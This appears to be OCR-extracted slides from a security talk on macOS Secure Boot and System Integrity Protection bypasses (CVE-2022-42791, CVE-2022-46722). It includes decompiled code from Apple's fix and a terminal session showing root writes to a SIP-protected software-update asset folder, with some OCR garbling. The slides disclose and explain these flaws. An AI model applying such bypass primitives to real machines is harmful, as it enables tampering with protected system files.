
- Works on Apple Silicon Mac and Intel Mac with the T2 chip.
- Secure Boot settings - **Full Security**
  - The **default setting**, offers the highest level of security
  - If the OS can't be verified as legitimate, the Mac **connects to Apple** to download the updated integrity information it needs to verify the OS. (Require the internet)


Boot ROM evaluates iBoot signature
iBoot evaluates T2 kernel cache signature
T2 kernel cache evaluates UEFI firmware signature
UEFI firmware
eSPI
T2 chip
Intel CPU
UEFI firmware evaluates boot.efi signature
boot.efi evaluates macOS immutable kernel signature
macOS

Boot process for an Intel-based Mac with the T2 Chip
Change Secure Boot settings

CVE-2022-42791


Apple's Fix



```
  if ( !isPackageProtected )
  {
    LODWORD(v1) = 0;
    logfunction("", 1, (__CFString *)CFSTR("package is not protected, failing signature verification\n"));
LABEL_23:
    v16 = -1;
    goto LABEL_24;
  }
  snprintf(__str, 0x400uLL, "%spayload.bom", (const char *)(a1 + 1033));
  digest_file_nofollow((__int64)__str, bytes, 0LL, 0);
  snprintf(__str, 0x400uLL, "%spayload.bom.signature", (const char *)(a1 + 1033));
  v15 = open(__str, 256);
  if ( v15 == -1 )
  {
    LODWORD(v1) = 0;
    logfunction("", 1, (__CFString *)CFSTR("Could not open %s\n"), __str);
    goto LABEL_23;
  }
  v16 = v15;
00023E6E _verify_package_signature:168 (10B152E6E)
```

Open with flag 0x100 (NO_FOLLOW)

Pwn the Kernel Directly via a SIP-bypass primitive



Assets

Available for: Mac Studio (2022), Mac Pro (2019 and later), MacBook Air (2018 and later), MacBook Pro (2017 and later), Mac mini (2018 and later), iMac (2017 and later), MacBook (2017), and iMac Pro (2017)

Impact: An app may be able to modify protected parts of the file system


Description: A logic issue was addressed with improved checks.

CVE-2022-46722: Mickey Jin (@patch1t)

Entry added August 1, 2023

CVE-2022-46722

The issue



```
[fuzz@fuzzs-Mac /tmp % sw_vers                                                                                                   ]
ProductName:    macOS
ProductVersion: 12.4
BuildVersion:   21F79
[fuzz@fuzzs-Mac /tmp % csrutil status                                                                                            ]
System Integrity Protection status: enabled.
[fuzz@fuzzs-Mac /tmp % ls -laO /System/Library/AssetsV2/com_apple_MobileAsset_MacSoftwareUpdate/ef2be392f561491714dd3f5d1152ad8a547dd2fa.asset/]

total 16
drwxr-xr-x@  5 _nsurlsessiond  _nsurlsessiond  restricted  160 May 20 18:48 .
drwxr-xr-x   5 root            wheel           restricted  160 May 20 18:48 ..
drwxr-xr-x  11 _nsurlsessiond  _nsurlsessiond  -           352 May 20 18:48 AssetData
-rw-r--r--   1 _nsurlsessiond  _nsurlsessiond  -          5609 May 12 22:26 Info.plist
drwxr-xr-x   2 _nsurlsessiond  _nsurlsessiond  -            64 May 12 22:26 META-INF
[fuzz@fuzzs-Mac /tmp % touch /System/Library/AssetsV2/com_apple_MobileAsset_MacSoftwareUpdate/ef2be392f561491714dd3f5d1152ad8a547dd2fa.asset/aa]
a
touch: /System/Library/AssetsV2/com_apple_MobileAsset_MacSoftwareUpdate/ef2be392f561491714dd3f5d1152ad8a547dd2fa.asset/aaa: Operation not perm
itted
[fuzz@fuzzs-Mac /tmp % sudo touch /System/Library/AssetsV2/com_apple_MobileAsset_MacSoftwareUpdate/ef2be392f561491714dd3f5d1152ad8a547dd2fa.ass]
et/aaa
[Password:                                                                                                                       ]
touch: /System/Library/AssetsV2/com_apple_MobileAsset_MacSoftwareUpdate/ef2be392f561491714dd3f5d1152ad8a547dd2fa.asset/aaa: Operation not perm
itted
[fuzz@fuzzs-Mac /tmp % sudo touch /System/Library/AssetsV2/com_apple_MobileAsset_MacSoftwareUpdate/ef2be392f561491714dd3f5d1152ad8a547dd2fa.ass]
et/AssetData/sip
[fuzz@fuzzs-Mac /tmp % ls -laO /System/Library/AssetsV2/com_apple_MobileAsset_MacSoftwareUpdate/ef2be392f561491714dd3f5d1152ad8a547dd2fa.asset/]
AssetData
total 235672
drwxr-xr-x  12 _nsurlsessiond  _nsurlsessiond  -                384 May 20 19:00 .
drwxr-xr-x@  5 _nsurlsessiond  _nsurlsessiond  restricted       160 May 20 18:48 ..
-rw-r--r--   1 _nsurlsessiond  _nsurlsessiond  -               1720 May 12 22:26 Info.plist
drwxr-xr-x   7 _nsurlsessiond  _nsurlsessiond  -                224 May 20 18:48 Restore
drwxr-xr-x  17 _nsurlsessiond  _nsurlsessiond  -                544 May 20 18:41 boot
-rw-r--r--   1 _nsurlsessiond  _nsurlsessiond  -            4605971 May 12 22:26 payload.bom
-rw-r--r--   1 _nsurlsessiond  _nsurlsessiond  -                128 May 12 22:26 payload.bom.signature
drwxr-xr-x  16 _nsurlsessiond  _nsurlsessiond  -                512 May 20 18:51 payloadv2
-rw-r--r--   1 _nsurlsessiond  _nsurlsessiond  -           58020408 May 12 21:36 post.bom
-rw-r--r--   1 _nsurlsessiond  _nsurlsessiond  -           58021402 May 12 21:36 pre.bom
-rw-r--r--   1 root            _nsurlsessiond  -                  0 May 20 19:00 sip
drwxr-xr-x   3 _nsurlsessiond  _nsurlsessiond  -                 96 May 20 18:34 usr
```

CVE-2022-46722

